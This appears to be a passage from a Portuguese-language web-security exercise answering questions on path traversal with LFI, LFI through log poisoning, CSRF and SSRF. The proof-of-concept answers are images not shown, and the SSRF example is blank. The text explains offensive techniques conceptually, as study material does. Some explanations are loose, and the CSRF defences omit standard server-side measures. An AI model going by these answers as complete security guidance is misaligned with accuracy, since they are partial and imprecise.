d) Como aliar Path Traversal e LFI

Usando o Path Traversal você pode ter acesso a arquivos para aplicar o LFI.

e) Mostre um exemplo de LFI utilizando a contaminação de LOGS (PoC da exploração).







13) CSRF e SSRF


a) O que é CSRF?

Este, ao contrário do xss, explora a confiança que um site tem no navegador de um usuário e não a confiança que um usuário tem no site.]

A ideia principal é iludir o navegador e fazer este enviar as solicitações HTTP para outro site, roubando dados sensíveis.

b)Mostre um exemplo de CSRF (PoC da exploração)









c) O que é SSRF?

É quando abusamos de uma função de um servidor manipulando as informações desse.

d) Mostre um exemplo de SSRF







e) Como evitar ataques de CSRF?

Desativar o recurso “lembrar-me”, instalar plugins que nega pedidos de cross-site (o que pode atrapalhar o funcionamento de vários sites), limitar o tempo de vida de cookies. Existem plugins “inteligentes” que tentam bloquear partes de pedidos de cross-site se perceber atividade maliciosa, como o CsFire.